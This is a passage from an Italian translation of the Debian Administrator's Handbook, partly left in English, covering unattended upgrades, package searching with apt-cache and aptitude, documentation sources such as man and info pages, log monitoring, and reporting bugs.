Un altro elemento di configurazione rilevante è l'interfaccia usata dal front-end. Se si seleziona `noninteractive` tra le scelte date, tutte le interazioni utente sono disabilitate. Se il pacchetto cerca di visualizzare una nota informativa, essa verrà inviata all'amministratore tramite email.

Per riconfigurare `debconf`, si usa il programma `dpkg-reconfigure` nel pacchetto *debconf*; il relativo comando è `dpkg-reconfigure debconf`. Si noti che i valori configurati possono essere temporaneamente modificati con le variabili di ambiente quando necessario (ad esempio, `DEBIAN_FRONTEND` controlla l'interfaccia, come documentato nella pagina del manuale `debconf(7)`).

6.8.4. Gestire interazioni a riga di comando

L'ultima sorgente di interazioni, e la più difficile da eliminare, sono gli script di configurazione eseguiti da `dpkg`. Sfortunatamente non c'è una soluzione standard, e non c'è alcuna risposta nettamente migliore di un'altra.

L'approccio comune è quello di sopprimere lo standard input reindirizzando il contenuto vuoto di `/dev/null` in esso con il comando `comando </dev/null`, o di alimentarlo con un flusso infinito di nuove righe. Nessuno di questi metodi è affidabile al 100%, ma in genere portano all'uso delle risposte predefinite, dal momento che la maggior parte degli script considera la mancanza di una risposta come un'accettazione dei valori predefiniti.

6.8.5. La combinazione miracolosa

Combinando gli elementi precedenti, è possibile progettare un piccolo ma piuttosto affidabile script che può gestire gli aggiornamenti automatici.

Esempio 6.4 *Script di aggiornamento non interattivo*

```
export DEBIAN_FRONTEND=noninteractive
```

```
yes '' | apt-get -y -o DPkg::options::="--force-confdef" -o DPkg::options::="--force-
    ➥ confold" dist-upgrade
```

IN PRATICA

Il caso della Falcot Corp

I computer della Falcot sono un sistema eterogeneo, con macchine che hanno funzioni diverse. Gli amministratori sceglieranno la soluzione migliore per ogni computer.

In practice, the servers running *Stretch* are configured with the "miracle combination" above, and are kept up to date automatically. Only the most critical servers (the firewalls, for instances) are set up with `apticron`, so that upgrades always happen under the supervision of an administrator.

The office workstations in the administrative services also run *Stretch*, but they are equipped with *gnome-packagekit*, so that users trigger the upgrades themselves. The rationale for this decision is that if upgrades happen without an explicit action, the behavior of the computer might change unexpectedly, which could cause confusion for the main users.

Nei laboratori, i pochi computer che usano *Testing*, per avere i vantaggi delle più recenti versioni del software, non sono neanch'essi aggiornati automaticamente. Gli amministratori configurano APT per preparare gli aggiornamenti ma non eseguirli; quando decidono di aggiornare (manualmente), la parte noiosa dell'aggiornamento della lista pacchetti e di scaricare i pacchetti verrà evitata, e gli amministratori possono concentrarsi sulla parte veramente utile.

6.9. Ricercare pacchetti

Con la grande e sempre crescente quantità di software in Debian, emerge un paradosso: Debian solitamente ha uno strumento per la maggior parte delle necessità, ma quel programma può essere veramente difficile da trovare fra la miriade di altri pacchetti. La mancanza di una via appropriata per cercare (e trovare) il giusto programma è stata a lungo un problema. Per fortuna, questo problema è stato risolto quasi del tutto.

La ricerca più banale possibile è la ricerca con il nome esatto di un pacchetto. Se `apt show pacchetto` restituisce un risultato, allora quel pacchetto esiste. Sfortunatamente, questo richiede di conoscere o anche di indovinare il nome del pacchetto, e ciò non è sempre possibile.

SUGGERIMENTO

Convenzioni per i nomi dei pacchetti

Alcune categorie di pacchetti hanno nomi basati su uno schema di denominazione convenzionale, conoscendo il sistema ci si può permettere a volte di indovinare i nomi dei pacchetti esatti. Ad esempio, per i moduli Perl, la convenzione dice che un modulo chiamato `XML::Handler::Composer` dovrebbe essere contenuto in un pacchetto *libxml-handler-composer-perl*. La libreria che consente l'uso del sistema `gconf` da Python è contenuta in *python-gconf*. Non è possibile definire uno schema generico per tutti i pacchetti, anche se di solito i manutentori dei pacchetti cercano di seguire la scelta degli sviluppatori originali.

Un modello di ricerca che ha un po' più successo è una ricerca di testo con testo semplice fra i nomi dei pacchetti, ma rimane molto limitato. In genere si possono trovare risultati cercando

nelle descrizioni dei pacchetti: poiché ogni pacchetto ha una descrizione più o meno dettagliata, oltre al suo nome del pacchetto, una ricerca per parole chiave nelle descrizioni sarà spesso utile. `apt-cache` e `axi-cache` sono gli strumenti preferenziali per questo tipo di ricerca; per esempio, `apt-cache search video` restituirà un elenco di tutti i pacchetti il cui nome o descrizione contiene la parola «video».

Per ricerche più complesse, è necessario uno strumento più potente come `aptitude`. `aptitude` permette di cercare usando un'espressione logica basata sui campi dei metadati dei pacchetti. Per esempio, il seguente comando cerca i pacchetti il cui nome contiene kino, la cui descrizione contiene video e il cui nome del manutentore contiene paul:

```
$ aptitude search kino~dvideo~mpaul
p   kino  - Non-linear editor for Digital Video data
$ aptitude show kino
Package: kino
Version: 1.3.4-2.2+b2
State: not installed
Priority: extra
Section: video
Maintainer: Paul Brossier <piem@debian.org>
Architecture: amd64
Uncompressed Size: 8300 k
Depends: libasound2 (>= 1.0.16), libatk1.0-0 (>= 1.12.4), libavc1394-0
         (>= 0.5.3), libavcodec57 (>= 7:3.2.4) | libavcodec-extra57 (>=
         7:3.2.4), libavformat57 (>= 7:3.2.4), libavutil55 (>= 7:3.2.4), libc6
         (>= 2.14), libcairo2 (>= 1.2.4), libdv4 (>= 1.0.0), libfontconfig1
         (>= 2.11), libfreetype6 (>= 2.2.1), libgcc1 (>= 1:3.0),
         libgdk-pixbuf2.0-0 (>= 2.22.0), libglade2-0 (>= 1:2.6.4-2~), libglib2.0-0
         (>= 2.16.0), libgtk2.0-0 (>= 2.24.0), libice6 (>= 1:1.0.0),
         libiec61883-0 (>= 1.2.0), libpango-1.0-0 (>= 1.14.0), libpangocairo-1.0-0
         (>= 1.14.0), libpangoft2-1.0-0 (>= 1.14.0), libquicktime2 (>=
         2:1.2.2), libraw1394-11, libsamplerate0 (>= 0.1.7), libsm6, libstdc++6
         (>= 5.2), libswscale4 (>= 7:3.2.4), libx11-6, libxext6, libxml2 (>=
         2.7.4), libxv1, zlib1g (>= 1:1.1.4)
Recommends: ffmpeg, curl
Suggests: udev | hotplug, vorbis-tools, sox, mjpegtools, lame, ffmpeg2theora
Conflicts: kino-dvtitler, kino-timfx, kinoplus, kino-dvtitler:i386, kino-timfx:i386,
           kinoplus:i386, kino:i386
Replaces: kino-dvtitler, kino-timfx, kinoplus, kino-dvtitler:i386, kino-timfx:i386,
          kinoplus:i386
Provides: kino-dvtitler, kino-timfx, kinoplus
Description: Non-linear editor for Digital Video data
 Kino allows you to record, create, edit, and play movies recorded with DV camcorders
     ➥ .
 This program uses many keyboard commands for fast navigating and editing inside the
 movie.

 The kino-timfx, kino-dvtitler and kinoplus sets of plugins, formerly distributed as
 separate packages, are now provided with Kino.
```

```
Homepage: http://www.kinodv.org/
Tags: field::arts, hardware::camera, implemented-in::c, implemented-in::c++,
      interface::graphical, interface::x11, role::program, scope::application,
      suite::gnome, uitoolkit::gtk, use::editing, use::learning,
      works-with::video, x11::application
```

Il risultato mostra solo un pacchetto, *kino*, che soddisfa tutti e tre i criteri.

Anche queste ricerche con più criteri sono poco maneggevoli, il che spiega il motivo per cui non sono usate quanto potrebbero. È stato perciò sviluppato un nuovo sistema di etichettatura, e fornisce un nuovo approccio alla ricerca. Ai pacchetti sono assegnate delle etichette che forniscono una classificazione tematica su varie aree, nota come «classificazione basata su faccette». Nel caso di *kino* qui sopra, le etichette del pacchetto («tag») indicano che Kino è un software basato su Gnome che funziona sui dati video e il cui scopo principale è la modifica.

Browsing this classification can help you to search for a package which corresponds to known needs; even if it returns a (moderate) number of hits, the rest of the search can be done manually. To do that, you can use the ~G search pattern in `aptitude`, but it is probably easier to simply navigate the site where tags are managed:

➨ `https://debtags.debian.org/`

Se si selezionano le etichette works-with::video e use::editing, si ottengono una manciata di pacchetti, inclusi gli editor video *kino* e *pitivi*. Questo sistema di classificazione è destinato ad essere usato sempre di più col passare del tempo, e i gestori dei pacchetti forniranno gradualmente interfacce di ricerca efficienti basate su di esso.

Per riassumere, il migliore strumento per il lavoro dipende dalla complessità della ricerca che si desidera fare:

- `apt-cache` permette solo la ricerca nei nomi e nelle descrizioni dei pacchetti, che è molto comodo quando si cerca un particolare pacchetto che corrisponde ad alcune parole chiave;
- quando i criteri di ricerca includono anche relazioni tra i pacchetti o altri metadati come il nome del manutentore, sarà più utile `synaptic`;
- quando è necessaria una ricerca basata su etichette, un buon strumento è `packagesearch`, un'interfaccia grafica dedicata alla ricerca dei pacchetti disponibili secondo diversi criteri (tra cui i nomi dei file in essi contenuti). Per l'uso dalla riga di comando, `axi-cache` sarà adatto allo scopo.
- infine, quando le ricerche comportano espressioni complesse con operazioni logiche, lo strumento da scegliere sarà la sintassi per i modelli di ricerca di `aptitude`, che è piuttosto potente nonostante sia un po' oscura; funziona sia a riga di comando sia in modo interattivo.

Parola chiave

Documentazione
Risoluzione dei problemi
File di registro
README.Debian
Manuale
info

Capitolo

7

Risoluzione dei problemi e reperimento delle principali informazioni

Contenuto

La qualità più importante di un amministratore è saper far fronte a qualsiasi situazione, nota o ignota. Questo capitolo suggerisce alcuni metodi che si spera permetteranno di isolare la causa di qualunque problema si possa incontrare, così da poterlo risolvere.

7.1. Fonti documentali

Prima di comprendere cosa sta relamente succedendo quando c'è un problema, bisogna conoscere il ruolo teorico giocato da ciascun programma coinvolto nel problema. Per fare questo, per avere la migliore visione si deve consultare la loro documentazione; ma dal momento che queste documentazioni molte e posso essere sparse in lungo e in largo, si dovrebbero conoscere tutti i posti in cui si potrebbero trovare.

7.1.1. Pagine di manuale

CULTURA

RTFM

Questo acronimo sta per "Read the F**king Manual" («Leggi il f**tuto manuale»), ma può anche esere esteso in una variante più gentile, "Read the Fine Manual" ("Leggi l'ottimo manuale"). Questa frase viene talvolta usata per dare risposte (laconiche) a domande fatte da novellini. È una risposta piuttosto brusca, e tradisce un certo fastidio nel rispondere a una domanda fatta da qualcuno che non si è neanche scomodato a leggere la documentazione. Qualcuno dice che questa risposta classica sia meglio di nessuna risposta (visto che indica che la documentazione contiene la risposta cercata), o di una risposta più prolissa e arrabbiata.

In ogni caso, se qualcuno risponde "RTFM", è bene non prendersela. Dal momento che questa risposta può essere considerata fastidiosa, forse sarebbe meglio evitarsela fin dall'inizio. Se l'informazione cercata non sta nel manuale, il che è possibile, sarebbe meglio dirlo, preferibilmente nella domanda iniziale. Si dovrebbero anche descrivere i vari passi compiuti personalmente per cercare informazioni prima di fare una domanda su un forum. Seguire le linee guida di Eric Raymond è un buon modo per evitare gli errori più comuni e ottenere risposte utili.

➨ `http://catb.org/~esr/faqs/smart-questions.html`

Le pagine di manuale, sebbene relativamente laconiche, contengono una grande quantità di informazioni importanti. Daremo una rapida occhiata al comando per vederle. Si deve scrivere semplicemente `man pagina-di-manuale` — di solito la pagina di manuale ha lo stesso nome del comando di cui si cerca documentazione. Per esempio, per imparare le possibili opzioni del comando `cp`, si scriverà il comando `man cp` al prompt di shell (vedere il riquadro « La shell, un interprete a riga di comando» [142]).

FONDAMENTALI

La shell, un interprete a riga di comando

Un interprete a riga di comando, detto anche «shell», è un programma che esegue comandi inseriti dall'utente o memorizzati in uno script. In modalità interattiva, visualizza un prompt (che di solito termina per `$` per un utente normale o per `#` per un amministratore), che indica che è pronto a leggere un nuovo comando. Appendice B, Breve Corso di Recupero [469] descrive i fondamentali dell'uso della shell.

La shell predefinita e più comunemente usata è la `bash` (Bourne Again SHell), ma ce ne sono altre, fra cui `dash`, `csh`, `tcsh` e `zsh`.

Fra le altre cose, la maggior parte delle shell offrono un aiuto durante l'inserimento al prompt, come il completamento dei nomi dei comandi o dei file (che di solito si attiva premendo il tasto tab), o il richiamo di comandi precedenti (gestione della cronologia).

Le pagine di manuale non documentano solo i programmi accessibili dalla riga di comando, ma anche i file di configurazione, le chiamate di sistema, le funzioni di libreria, C e così via. A volte alcuni nomi possono collidere. Per esempio, il comando `read` della shell ha lo stesso nome della chiamata di sistema `read`. Per questo le pagine di manuale sono organizzate in sezioni numerate:

1. comandi eseguibili dalla riga di comando;
2. chiamate di sistema (funzioni fornite dal kernel);
3. funzioni di libreria (fornite dalle librerie di sistema);
4. dispositivi (sui sistemi Unix-like, questi sono file speciali, di solito posti nella directory `/dev/`);
5. file di configurazione (formati e convenzioni);
6. giochi;
7. insiemi di macro e standard;
8. comandi di amministrazione del sistema;
9. routine del kernel.

È possibile specificare la sezione della pagina di manuale che si sta cercando: per vedere la documentazione della chiamata di sistema `read`, si scriverà `man 2 read`. Quando non è esplicitamente specificata una sezione, verrà mostrata la prima sezione che ha una pagina di manuale col nome richiesto. Perciò, `man shadow` restituirà `shadow(5)` perché non ci sono pagine di manuale per *shadow* nelle sezioni da 1 a 4.

SUGGERIMENTO

whatis

Se non si vuole guardare la pagina di manuale completa ma solo una breve descrizione per confermare che è ciò che si cerca, si scriva semplicemente `whatis comando`.

```
$ whatis scp
scp (1)     - secure copy (remote file copy program)
```

Questa breve descrizione è inclusa nella sezione *NOME* all'inizio di tutte le pagine di manuale.

Ovviamente, se non si conoscono i nomi dei comandi, il manuale non sarà molto utile. Per questo scopo c'è il comando `apropos`, che aiuta a cercare all'interno delle pagine di manuale, o più precisamente nelle loro descrizioni brevi. Ogni pagina di manuale comincia in pratica con un riassunto di una riga. `apropos`, restituisce una lista di pagine di manuale che menzionano le parole chiave richieste. Con una scelta oculata, si può trovare il nome del comando che serve.

Esempio 7.1 *Trovare* `cp` *con* `apropos`

```
$ apropos "copy file"
cp (1)              - copy files and directories
```

```
cpio (1)            - copia i file in e da un archivio
gvfs-copy (1)       - Copia i file
gvfs-move (1)       - Copia i file
hcopy (1)           - copia i files da o in un volume HFS
install (1)         - copia i file ed imposta gli attributi
ntfscp (8)          - copia i file in un volume NTFS.
```

SUGGERIMENTO

Sfogliare seguendo i collegamenti

Molte pagine di manuale hanno una sezione «VEDERE ANCHE», di solito alla fine. Si riferisce ad altre pagine di manuale che trattano comandi simili oppure a documentazione esterna. In questo modo, è possibile trovare documentazione relativa a ciò che si stava cercando anche quando la prima scelta non è ottimale.

The `man` command is not the only means of consulting the manual pages, since `khelpcenter` and `konqueror` (by KDE) and `yelp` (under GNOME) programs also offer this possibility. There is also a web interface, provided by the `man2html` package, which allows you to view manual pages in a web browser. On a computer where this package is installed, use this URL:

➨ `http://localhost/cgi-bin/man/man2html`

Questa utilità richiede un server web. Per questo si dovrebbe installare questo pacchetto su uno dei propri server: tutti gli utenti della rete locale potrebbero beneficiare di questo servizio (comprese macchine non Linux) e così non si è obbligati a installare un server HTTP su ogni macchina. Se il proprio server è accessibile anche da altre reti, potrebbe essere opportuno restringere l'accesso a questo servizio solo agli utenti della rete locale.

Last but not least, you can view all manual pages available in Debian (even those that are not installed on your machine) on the manpages.debian.org service. It offers each manual page in multiple versions, one for each Debian release.

➨ `https://manpages.debian.org`

DEBIAN POLICY

Pagine di manuale richieste

Debian richiede che ogni programma abbia una pagina di manuale. Se l'autore a monte non ne fornisce una, il manutentore del pacchetto Debian di solito scriverà una pagina minimale che quantomeno indirizzerà il lettore alla documentazione originale.

7.1.2. Documenti *info*

Il progetto GNU ha scritto manuali per la maggior parte dei suoi programmi in formato *info*; per questo motivo molte pagine di manuale rimandano alla corrispondente documentazione *info*. Questo formato offre alcuni vantaggi, ma il programma predefinito per visualizzare questi documenti (è chiamato `info`) è anche leggermente più complesso. Si farebbe bene ad usare invece `pinfo` (dal pacchetto *pinfo*).

La documentazione *info* ha una struttura gerarchica e se si invoca `info` senza parametri, verrà mostrata una lista dei nodi disponibili al primo livello. Di solito, i nodi riportano i nomi dei comandi corrispondenti.

Con `pinfo` è facile effettuare la navigazione tra questi nodi utilizzando i tasti freccia. In alternativa, è anche possibile utilizzare un browser grafico, che è molto più user-friendly. Ancora, si possono utilizzare `konqueror` e `yelp`; `info2www` fornisce anche un'interfaccia web.

➨ `http://localhost/cgi-bin/info2www`

Notare che il sistema *info* non permette traduzioni, al contrario del sistema di pagine `man`. Perciò i documenti *info* sono quasi sempre in Inglese. Tuttavia, quando si chiede al programma `pinfo` di visualizzare una pagina *info* non esistente, questo ricadrà sulla pagina *man* con lo stesso nome (se esiste), che potrebbe essere stata tradotta.

7.1.3. Documentazione specifica

Ogni pacchetto include la propria documentazione. Anche i programmi meno documentati in generale hanno un file `README` che contiene informazioni interessanti o importanti. Questa documentazione è installata nella directory `/usr/share/doc/pacchetto/` (dove *pacchetto* rappresenta il nome del pacchetto). Se la documentazione è particolarmente grande, potrebbe non essere inclusa nel pacchetto principale del programma, ma piuttosto separata in un pacchetto dedicato che di solito di chiama *pacchetto*-doc. Di solito il pacchetto principale raccomanda il pacchetto con la documentazione, dimodoché è facile trovarla.

Nella directory `/usr/share/doc/pacchetto/` ci sono inoltre alcuni file forniti da Debian che completano la documentazione specificando le peculiarità del pacchetto o dei miglioramenti rispetto a un'installazione tradizionale del software. Il file `README.Debian` indica inoltre tutti gli adattamenti fatti per aderire alla Policy di Debian. Il file `changelog.Debian.gz` permette all'utente di seguire le modifiche fatte al pacchetto nel tempo: è molto utile per cercare di capire cos'è cambiato fra due versioni installate che non hanno lo stesso comportamento. Infine, a volte è presente un file `NEWS.Debian.gz` che documenta i principali cambiamenti al programma che possono interessare direttamente l'amministratore.

7.1.4. Siti web

Nella maggior parte dei casi, i programmi di software libero hanno dei siti web che sono usati per distribuirli e unire la comunità dei loro sviluppatori e utenti. Questi siti sono spesso pieni di informazioni importanti in varie forme: documentazione ufficiale, FAQ (Frequently Asked Questions, domande poste frequentemente), archivi delle mailing list, ecc.I problemi che si possono incontrare sono spesso già stati oggetto di molte domande; le FAQ o gli archivi delle mailing list potrebbero contenere una soluzione. Una buona padronanza dei motori di ricerca risulterà molto preziosa per trovare rapidamente le pagine di interesse (restringendo la ricerca al dominio o sotto-dominio Internet dedicato al programma). Se la ricerca restituisce troppe pagine o

se i risultati non sono attinenti a ciò che si cerca, si può aggiungere la parola chiave **`debian`** per limitare i risultati e trovare le informazioni pertinenti.

SUGGERIMENTI

Dall'errore alla soluzione

Se il software restituisce un messaggio d'errore molto specifico, si può inserirlo nel motore di ricerca (fra doppie virgolette, ", per cercare non le singole parole chiave, ma la frase completa). Nella maggior parte dei casi, i primi collegamenti restituiti conterranno la risposta cercata.

In altri casi si otterranno errori molto generici, come «Permesso negato». In questo caso, è meglio controllare i permessi degli elementi coinvolti (file, ID utente, gruppi, ecc.).

If you do not know the address for the software's website, there are various means of getting it. First, check if there is a Homepage field in the package's meta-information (`apt show package`). Alternately, the package description may contain a link to the program's official website. If no URL is indicated, look at `/usr/share/doc/package/copyright`. The Debian maintainer generally indicates in this file where they got the program's source code, and this is likely to be the website that you need to find. If at this stage your search is still unfruitful, consult a free software directory, such as FSF's Free Software Directory, or search directly with a search engine, such as Google, DuckDuckGo, Yahoo, etc.

➨ `https://directory.fsf.org/wiki/Main_Page`

È anche possibile controllare il wiki di Debian, un sito web collaborativo dove chiunque, anche semplici visitatori, possono dare suggerimenti direttamente dai loro browser. È usato tanto dagli sviluppatori per delineare e specificare i loro progetti, quanto dagli utenti che condividono la loro conoscenza scrivendo documenti in modo collaborativo.

➨ `http://wiki.debian.org/`

7.1.5. Esercitazioni (*HOWTO*)

Un howto è un documento che descrive, in termini concreti e passo passo, "come" raggiungere un obiettivo predefinito. Gli obiettivi coperti sono abbastanza variegati, ma spesso di natura tecnica: per esempio, impostare il Mascheramento degli IP, configurare un RAID software, installare un server Samba ecc. Questi documenti spesso cercano di coprire tutti i potenziali problemi che potrebbero verificarsi durante l'implementazione di una data tecnologia.

Molte di queste esercitazioni sono gestite dal Linux Documentation Project (LDP), il cui sito web ospita tutti questi documenti:

➨ `http://www.tldp.org/`

Questi documenti dovrebbero essere presi con le molle. Sono spesso vecchi di diversi anni; le informazioni che contengono sono a volte obsolete. Questo fenomeno è ancora più frequente per le loro traduzioni, poiché gli aggiornamenti dopo la pubblicazione di una nuova versione dei documenti originali non sono né sistematici né istantanei. Questo fa parte delle gioie di lavorare in un ambiente di volontari e senza vincoli...

7.2. Procedure comuni

Lo scopo di questa sezione è di presentare qualche suggerimento generale su certe operazioni che un amministratore dovrà effettuare di frequente. Queste procedure ovviamente non copriranno ogni caso possibile in modo esauriente, ma possono servire come punti di partenza per i casi più difficili.

SCOPERTA

Documentazione in altre lingue

Della documentazione tradotta in lingua non inglese è spesso disponibile in un pacchetto separato col nome del pacchetto corrispondente seguito da `-lingua` (dove *lingua* è il codice ISO di due lettere per la lingua).

Per esempio, il pacchetto *apt-howto-it* contiene la traduzione in Italiano dell'howto per *APT*. Allo stesso modo, i pacchetti *quick-reference-it* e *debian-reference-it* sono le versioni Italiane delle guide di riferimento a Debian (scritte inizialmente in Inglese da Osamu Aoki).

7.2.1. Configurare un programma

Per configurare un pacchetto sconosciuto, bisogna procedere per passi. Prima di tutto, si deve leggere cosa ha documentato il manutentore del pacchetto. Leggendo `/usr/share/doc/pacchetto/README.Debian` si verrà inoltre a conoscenza di specifiche modifiche fatte per semplificare l'uso del software. Ciò è a volte essenziale per capire le differenze rispetto al comportamento originale del programma, così come descritto nella documentazione generale, come gli howto. A volte questo file descrive in dettaglio gli errori più comuni per evitare di perdere tempo su problemi noti.

Quindi, si dovrebbe guardare la documentazione ufficiale del software — riferirsi alla Sezione 7.1, «Fonti documentali» [142] per identificare le varie fonti di informazione esistenti. Il comando `dpkg -L pacchetto` dà una lista di file inclusi nel pacchetto; è quindi possibile identificare rapidamente la documentazione disponibile (oltre ai file di configurazione, situati in `/etc/`). `dpkg -s pacchetto` fornisce l'intestazione del pacchetto e mostra i possibili pacchetti raccomandati o suggeriti, fra cui si può trovare la documentazione o l'utilità che potrebbe facilitare la configurazione del software.

Infine, i file di configurazione sono spesso auto-documentati con molti commenti che spiegano in dettaglio i possibili valori di ogni impostazione di configurazione, a volte al punto tale che basta scegliere una riga da attivare fra quelle disponibili. In alcuni casi, nella directory `/usr/share/doc/pacchetto/examples/` sono forniti degli esempi di file di configurazione che possono servire come base per i propri file di configurazione.

DEBIAN POLICY

Posizione degli esempi

Tutti gli esempi devono essere installati nella directory `/usr/share/doc/pacchetto/examples/`. Possono essere un file di configurazione, il sorgente di un programma (un esempio di uso di una libreria) o uno script di conversione di dati che l'amministratore può usare in certi casi (ad esempio per inizializzare un database). Se l'esempio è specifico per una particolare architettura, deve essere installato in `/usr/lib/pacchetto/examples/` e si può creare un collegamento che punta a quel file nella directory `/usr/share/doc/pacchetto/examples/`.

7.2.2. Monitorare l'attività dei demoni

Capiere cos'è un demone è qualcosa di più complicato, dal momento che non interagisce direttamente con l'amministratore. Per controllare se un demone è effettivamente in funzione, bisogna fare delle prove. Ad esempio, per controllare il demone Apache (server web), si deve fare una prova con una richiesta HTTP.

Per consentire queste prove, ogni demone in generale registra tutto ciò che fa, così come ogni errore che incontra, in quelli che vengono chiamati «file di registro» o «registri di sistema». I registri sono salvati in `/var/log/` o una sua sottodirectory. Per sapere il nome esatto di un file di registro per ciascun demone, vedere la sua documentazione. Nota: una sola prova non sempre è sufficiente, se questa non copre tutti i possibili casi d'uso; alcuni problemi si manifestano solo in circostanze particolari.

STRUMENTO

Il demone `rsyslogd`

`rsyslogd` è speciale: raccoglie i registri (messaggi interni di sistema) che gli vengono inviati da altri programmi. Ciascuna voce di registro è associata a un sottosistema (posta elettronica, kernel, autenticazione, ecc.) ed una priorità; `rsyslogd` elabora questi due pezzi di informazione per decidere cosa fare. Il messaggio di registro può essere scritto in diversi file di registro, e/o inviato ad una console di amministrazione. I dettagli sono definiti nel file di configurazione `/etc/rsyslog.conf` (documentato nella pagina di manuale omonima).

Alcune funzioni C, specializzate nell'invio dei registri, semplificano l'uso del demone `rsyslogd`. Tuttavia alcuni demoni gestiscono da soli i propri file di registro (è il caso, ad esempio, di `samba`, che implementa le cartelle di rete Windows su Linux).

Si noti che quando `systemd` è in uso, iregistri sono in realtà raccolti da `systemd` prima di essere trasmetto a `rsyslogd`. Sono quindi disponibili anche tramite il giornale di `systemd` e possono essere consultati con `journalctl` (vedi Sezione 9.1.1, «Il sistema di init systemd» [195] per dettagli).

FONDAMENTALI

Demone

Un demone è un programma non invocato esplicitamente dall'utente e che rimane sullo sfondo, aspettando che si realizzi una cerca condizione prima di eseguire un compito. Molti programmi server sono demoni, un termine che spiega perché la lettera «d» è spesso presente alla fine del loro nome (`sshd`, `smtpd`, `httpd` ecc.).

As a preventive operation, the administrator should regularly read the most relevant server logs. They can thus diagnose problems before they are even reported by disgruntled users. Indeed users may sometimes wait for a problem to occur repeatedly over several days before reporting it. In many cases, there are specific tools to analyze the contents of the larger log files. In particular, such utilities exist for web servers (such as `analog`, `awstats`, `webalizer` for Apache), for FTP servers, for proxy/cache servers, for firewalls, for e-mail servers, for DNS servers, and even for print servers. Other tools, such as `logcheck` (a software discussed in Capitolo 14, Sicurezza [396]), scan these files in search of alerts to be dealt with.

7.2.3. Chiedere aiuto su una lista di posta

Se dopo svariate ricerche non si è ancora individuata la causa di un problema, è possibile chiedere aiuto ad altre persone, magari più esperte. Questo è proprio lo scopo della mailing list debian-user@lists.debian.org. Come ogni comunità, anche questa ha delle regole che devono essere seguite. Prima di porre domande, controllare che il problema non sia già stato trattato da discussioni recenti in lista o dalla documentazione ufficiale.

➨ `https://wiki.debian.org/DebianMailingLists`

➨ `https://lists.debian.org/debian-user/`

FONDAMENTALI

Vale la netiquette

In generale, per tutta la corrispondenza sulle liste di posta, si devono seguire le regole della netiquette. Questo termine si riferisce a un insieme di regole di buon senso, dalla comune cortesia a errori da evitare.

➨ `http://tools.ietf.org/html/rfc1855`

Inoltre, per ogni canale di comunicazione gestita dal progetto Debian, bisogna attenersi al Codice di Condotta di Debian:

➨ `https://www.debian.org/code_of_conduct`

Soddisfatte queste due condizioni, si può pensare a descrivere il problema alla lista. Includere quante più informazioni pertinenti possibile: quali prove sono state effettuate, che documentazione è stata consultato, i tentativi di diagnosticare il problema, i pacchetti coinvolti o quelli che potrebbero esserlo, ecc. Controllare il Sistema di Tracciamento dei Bug di Debian (BTS, descritto nel riquadro « Sistema di tracciamento dei bug (BTS)» [14]) alla ricerca di problemi simili, e menzionare il risultato di questa ricerca, fornendo i link ai bug trovati. Il BTS comincia a:

➨ `http://www.debian.org/Bugs/index.html`

Più cortesia e precisione sono state usate, maggiori sono le possibilità di ricevere una risposta completa, o, almeno, parziale. Se si ricevono informazioni importanti via posta elettronica privata, sarebbe meglio riassumerle in pubblico in modo che anche altri possano trarne beneficio. Permettere agli archivi della lista, che vengono ricercati tramite vari motori di ricerca, di mostrare la soluzione per altri che potrebbero avere la stessa domanda.

7.2.4. Segnalare un bug quando un problema è troppo difficile


Se tutti gli sforzi per risolvere un problema falliscono, è possibile che la soluzione non sia responsabilità propria e che il problema sia dovuto a un bug nel programma. In questo caso, la procedura corretta è di segnalare il bug a Debian o direttamente agli sviluppatori a monte. Per farlo, isolare il più possibile il problema e creare una situazione minimale di prova in cui questo possa essere riprodotto. Se si sa quale programma è la causa apparente del problema, si può trovare il pacchetto corrispondente usando il comando`dpkg -S file_in_questione`. Controllare il sistema di tracciamento dei bug (https://bugs.debian.org/*pacchetto*) per assicurarsi che il bug non sia già stato segnalato. È possibile inviare la propria segnalazione, usando il co-

mando `reportbug`, includendo quante più informazioni possibile, soprattutto una descrizione completa di quei casi minimali di prova che permetteranno a chiunque di ricreare il bug.

Quanto visto in questo capitolo aiuta ad affrontare concretamente problemi come quelli che si potrebbero incontrare durante i prossimi capitoli. Li si utilizzi ogni volta che è necessario!

Parola chiave

Configurazione
Localizzazione
Localizzazioni
Rete
Risoluzione dei nomi
Utenti
Gruppi
Account
Interprete a riga di comando
Shell
Stampa
Bootloader
Compilazione del kernel



Capitolo

8

Configurazione di base: rete, account, stampa, ...

Contenuto

